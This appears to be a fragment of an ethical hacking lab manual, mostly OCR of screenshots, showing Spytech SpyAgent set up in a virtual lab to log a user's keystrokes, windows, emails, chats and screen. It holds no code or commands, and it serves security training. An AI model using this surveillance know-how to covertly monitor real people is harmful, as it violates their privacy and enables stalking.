






### 3.1 User System Monitoring and Surveillance using Spytech SpyAgent



#### - Open Windows 10, Windows Server 2016, 2019











To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

V2019 - VMware Workstation

File Edit View VM Tabs Help

Library Type here to search

My Computer

- Android
- V2016
- V2019
- V2010
- UV
- ParrotV
- MetasploitV
- Kali V

Recycle Bin

Acrobat Reader DC

Firefox

Google Chrome

Wampse...

CEN11 Module...

CEHv11 Module...

Spytech SpyAgent

Windows Server 2016 Standard Evaluation Windows License valid for 151 days Build 14393.151\_release\_1.100427.1811 10:27 PM 10/5/2023

10.10.10.16

Monitored by POWER SPY

Spytech SpyAgent

General Spyware

Program Options Log Actions Reports Setup Wizard

Click Here for Ordering Information

General Startup Settings and Config

Logging Configure Logging Options

Remote Log Viewing Configure Remote Viewing

Advanced Options Filter Control on Spyagent

Content Filtering Filter and Block Activity

ScreenSpy Record Desktop Activity

SmartLogging Activity Triggered Logging

Scheduling Schedule Monitoring Times

Behavior Alerts Real-time Activity Alerts

Enter Access Password

Keyboard & Mouse 0 Keys Last Session

Windows 0 Window

Events Timeline 0 Events Logged

Files & Disk 0 File Ever

E-Mail Activity 0 E-mails Logged

Website Usage 0 Websites Logged

Internet Activities 0 Connections Logged

Chat & Social 0 Activities Logged

View Most Popular Activities Summary

View Day & Hour Activity Graphs

Start Monitoring Click "Start Monitoring" to Start Monitoring User Activities.

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

V2019 - VMware Workstation

File Edit View VM Tabs Help

Library Type here to search

My Computer

- Android
- V2016
- V2019
- V2010
- UV
- ParrotV
- MetasploitV
- Kali V

Recycle Bin

Acrobat Reader DC

Firefox

Google Chrome

Wampse...

CEN11 Module...

CEHv11 Module...

Spytech SpyAgent

Windows Server 2016 Standard Evaluation Windows License valid for 151 days Build 14393.151\_release\_1.100427.1811 10:27 PM 10/5/2023

10.10.10.16

Monitored by POWER SPY

Spytech SpyAgent

Keystrokes Typed - 4 Entries


Save Log Save All Clear Format Actions...

Select a Keystrokes Log Entry



Application	Window Title	Username	Time
sysdag.exe	Spytech SpyAgent	Jason	Thu 10/05/23 8:10:28,24 PM
explorer.exe	MSN - Internet Explorer	Jason	Thu 10/05/23 8:10:29,01 PM
explorer.exe	Program Manager - no title (-)	Jason	Thu 10/05/23 8:10:33,01 PM
*sysdag.exe		Jason	Thu 10/05/23 8:10:33,02 PM

